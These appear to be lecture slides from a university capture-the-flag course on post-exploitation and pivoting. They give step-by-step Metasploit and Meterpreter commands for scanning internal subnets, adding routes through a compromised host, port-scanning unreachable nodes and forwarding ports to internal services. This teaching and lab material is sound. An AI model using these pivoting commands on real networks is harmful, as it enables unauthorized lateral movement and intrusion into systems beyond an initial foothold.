

# Lecture 6: Exploiting Wireless & Pivoting

Lanier Watkins, PhD

# Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of wireless access points
- To discuss CTF strategies and flag placement given the exploitation of wireless access points

# Post-exploitation and Pivoting


- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data/Information extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes
    - Following flags that require moving around the network

# High Level Pivoting Steps

- Compromise a node and get meterpreter prompt
- Use ipconfig or ifconfig to view interfaces on compromised node
- Use arp scanner to enumerate available nodes beyond compromised
  - meterpreter > run arp\_scanner -r 192.168.15.1/24
- Place meterpreter session in background and add route to the session
  - meterpreter> background
  - msf exploit(handler) > route add 192.168.15.1 255.255.255.0 1
- Discover any open ports on nodes beyond compromised node
  - msf exploit(handler) > use auxiliary/scanner/portscan/tcp
  - msf auxiliary(tcp) > set RHOSTS 192.168.15.1
    - RHOSTS => 192.168.15.1
  - msf auxiliary(tcp) > set PORTS 1-1024
    - PORTS => 1-1024
  - msf auxiliary(tcp) > run
- Enable port forwarding to gain access to compromised node's internal resources
  - msf> sessions -i 1
  - meterpreter > portfwd add -l 8000 -p 80 -r 192.168.15.1
  - meterpreter > portfwd add -l 8010 -p 80 -r 192.168.15.5
  - meterpreter > portfwd add -l 25000 -p 22 -r 192.168.15.2
- Now you should be able to access other nodes through the compromised node


# Compromise A Node

- Gain meterpreter connection to accessible node




# Look At Interfaces In Compromised Node

- ipconfig
  - Determine all other interfaces on compromised node



# Look At Nodes Compromised Node Talks To

- meterpreter> run arp\_scanner -r 192.168.100.100/24
  - Determine other nodes compromised node talks to



# Add Route To Unreachable Node


- meterpreter> background
- msf exploit(handler) > route add 192.168.100.100 255.255.255.0 2
  - Background meterpreter session and add route to unreachable node you want to compromise

The screenshot shows a Windows desktop environment with several open windows:

- Terminal Window 1 (Kali Linux VM):** Displays a terminal session where a meterpreter session has been put into the background. The command used was `msf exploit(handler) > route add 192.168.100.100 255.255.255.0 2`.
- Terminal Window 2 (Ubuntu VM):** Displays a terminal session where a ping command is being run to an unreachable IP address (192.168.100.1). The output shows the ICMP echo request and response.
- Network Connection Window:** A Windows utility window showing network adapter details. It lists "Ethernet adapter Local Area Connection" and "Ethernet adapter Bluetooth Network Connection".
- Windows IP Configuration Window:** A Windows utility window showing the IP configuration for the "Ethernet adapter Local Area Connection". It displays the IP address (192.168.100.100), subnet mask (255.255.255.0), and default gateway (192.168.100.1).
- File Explorer Window:** Shows the file path `C:\Documents and Settings\Administrator>ipconfig` and `C:\Documents and Settings\Administrator>ping 192.168.100.100`.


# Scan Unreachable Node

- msf exploit(handler) > use auxiliary/scanner/portscan/tcp
- msf auxiliary(tcp) > set RHOSTS 192.168.15.1
  - RHOSTS => 192.168.15.1
- msf auxiliary(tcp) > set PORTS 1-1024
  - PORTS => 1-1024
- msf auxiliary(tcp) > run
  - Scan ports of unreachable node

